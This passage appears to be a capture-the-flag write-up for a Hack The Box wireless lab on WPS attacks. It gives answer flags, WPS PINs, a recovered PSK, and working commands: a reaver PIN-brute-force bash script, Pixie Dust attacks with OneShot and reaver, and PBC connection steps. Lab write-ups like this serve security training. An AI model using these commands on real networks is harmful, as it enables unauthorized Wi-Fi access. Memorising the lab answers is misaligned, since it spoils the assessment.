 _Figure 11.1 — Lab execution and output verification (Page 11)_
 _Figure 11.2 — Lab execution and output verification (Page 11)_
 _Figure 11.3 — Lab execution and output verification (Page 11)_
Now, we will use the following bash script
There are many many possible PINS. We need to isolate the pins, and we will put them in a file ‘pins.txt’: wpspin -A D8:D7:3D:EB:29:D5 | grep -Eo ‘\b[0-9]{8}\b’ | tr ‘\n’ ‘ ‘ > pins.txt
Upon reading the file ‘pins.txt’ – we get all the possible PINS.
Now, we will use the following bash script: #!/bin/bash
We add generated PINs into this list
PINS=$(cat pins.txt)
for PIN in $PINS do
1
echo Attempting PIN: $PIN
Run reaver and capture its output
OUTPUT=$(sudo reaver –max-attempts=1 -l 100 -r 3:45 -i mon0 -b D8:D7:3D:EB:29:D5 -c 1 -p $PIN)
Check if the output contains ‘PSK’
if echo “$OUTPUT” | grep -q “PSK”; then
1
2
3
4
echo "PIN and PSK found"
echo "PIN: $PIN"
echo "Reaver Output: $OUTPUT"
break
fi done
1
echo "PIN Guesses Complete"
*note – the BSSID of ‘CyberNetSecure’ is hardcoded to the script. *
and save it as pins.sh:
1
echo '<bash-script>' > pins.sh
 _Figure 12.1 — Lab execution and output verification (Page 12)_
Then – we grant the script execution permissions and run it:
1
2
sudo chmod u+x pins.sh;
sudo ./pins.sh;
* *
 _Figure 13.1 — Lab execution and output verification (Page 13)_
 _Figure 13.2 — Lab execution and output verification (Page 13)_
 _Figure 13.3 — Lab execution and output verification (Page 13)_
Now, we will use the command
Lab Question (Page 14): Perform a vendor lookup for the BSSID F8:CE:72:3A:D2:A1. What is the vendor’s name?
Flag / Answer:
Wistron Corporation
Technical Methodology & Exploit Execution:
we will take the BSSID, take the first half of which, and replace the colons with hyphens, and we get: ‘F8-CE-72’.
Now, we will use the command:
1
grep -i "F8-CE-72" /var/lib/ieee-data/oui.txt
to perform vendor lookup:
Using PIN Generation Tools: Question: What is the WPS PIN for the WIFI Network named HackTheWifi? Answer: 93007801 Method: back to the network monitoring results:
We can see the BSSID of ‘HackTheWifi’ is ‘60:38:E0:12:4F:A2’. Now, for the PIN generation tool, we will use the wps default wps PIN generator tool ‘Default-wps-pin’ – using the command: python2 /opt/Default-wps-pin/default-wps-pin.py 60:38:E0:12:4F:A2
 _Figure 14.1 — Lab execution and output verification (Page 14)_
 _Figure 14.2 — Lab execution and output verification (Page 14)_
 _Figure 14.3 — Lab execution and output verification (Page 14)_
The Pixie Dust Attack
Lab Question (Page 15): Scan for the available WIFI Networks. What is the name of the available WIFI network?
Flag / Answer:
HackTheWifi
Technical Methodology & Exploit Execution:
we will establish monitoring in the original ‘airmon-ng’ method:
1
sudo airmon-ng start wlan0
And search for Wi-fi networks with WPS available using the command:
1
sudo airodump-ng --wps --ignore-negative-one wlan0mon
 _Figure 15.1 — Lab execution and output verification (Page 15)_
 _Figure 15.2 — Lab execution and output verification (Page 15)_
‘OneShot’
Lab Question (Page 16): Perform the Pixie Dust attack on the WiFi network. What is the WPS PIN for this network?
Flag / Answer:
32452370
Technical Methodology & Exploit Execution:
we take the obtained ‘HackTheWifi’ BSSID – ‘12:7D:76:D9:E6:61’, And run on it the following command, using the Pixie Dust attack tool ‘OneShot’:
1
2
sudo python3 /opt/OneShot/oneshot.py -b 12:7D:76:D9:E6:61 -i
wlan0mon -K
* *
*note – we can also use reaver using the command:
1
sudo reaver -K 1 -vvv -b 12:7D:76:D9:E6:61 -c 1 -i mon0
but that requires setting the monitor using the interface addition method and not the ‘airmon-ng’ method. This method will not be shown here.*
 _Figure 16.1 — Lab execution and output verification (Page 16)_
 _Figure 16.2 — Lab execution and output verification (Page 16)_
Push Button Configuration
Lab Question (Page 17): Connect to the Wi-Fi network using the PBC method as outlined in the section. Once connected, submit the flag value present at http://192.168.1.1/
Flag / Answer:
HTB{CONNECT_WITH_PBC}
Technical Methodology & Exploit Execution:
First, lets set the monitoring:
1
sudo airmon-ng start wlan0;
We will proceed to run oneshot to get the PBC:
1
sudo python3 /opt/OneShot/oneshot.py -i wlan0mon --pbc
We get the wifi ‘HackTheWireless’ with the PSK (pre shared key) – ‘42b5215eb129abec043d7f32596f4f90’
 _Figure 17.1 — Lab execution and output verification (Page 17)_
Now, we will stop the monitoring using the commands
Now, we will stop the monitoring using the commands:
1
2
3
sudo iw wlan0mon del;
sudo airmon-ng stop wlan0mon;
enter 'y' on prompt:
Now that the monitoring is off – we proceed to connect to ‘HackTheWireless’ wifi:
And enter the PSK as the password:
 _Figure 18.1 — Lab execution and output verification (Page 18)_
 _Figure 18.2 — Lab execution and output verification (Page 18)_
 _Figure 18.3 — Lab execution and output verification (Page 18)_
and read the flag from it
After some moments we get the message ‘Connection Established’:
Now we can proceed to download the index.html content from 182.168.1.1 and read the flag from it:
1
2
wget http://192.168.1.1/
cat index.html
 _Figure 19.1 — Lab execution and output verification (Page 19)_
 _Figure 19.2 — Lab execution and output verification (Page 19)_
Capstone: Skills Assessment
Lab Question (Page 20): What is the WPS PIN for the WiFi network named VirtualCorp?
Flag / Answer:
98990987
Technical Methodology & Exploit Execution:
we will use the offline bruteforcing with OneShot. First – we will set the monitoring mode online:
1
sudo airmon-ng start wlan0;
and we scan for ‘VirtualCorp’ BSSID:
1
sudo airodump-ng --wps --ignore-negative-one wlan0mon
The BSSID is ‘FA:20:1A:BF:D6:72’.
 _Figure 20.1 — Lab execution and output verification (Page 20)_
 _Figure 20.2 — Lab execution and output verification (Page 20)_
Now, we start the bruteforce with the OneShot
Lab Question (Page 21): What is the WPS PIN for the WiFi network named HackTheBox-Corp?
Flag / Answer:
31080279
Technical Methodology & Exploit Execution:
we use the bruteforce method used in ‘Using Multiple Pre-defined PINs’ section. First, we set the monitor (preferrable after reseting the machine):
1
2
sudo iw dev wlan0 interface add mon0 type monitor;
sudo ifconfig mon0 up;
and obtain ‘HackTheBox-Corp’ ESSID:
1
sudo airodump-ng mon0 --wps -c 1
 _Figure 21.1 — Lab execution and output verification (Page 21)_
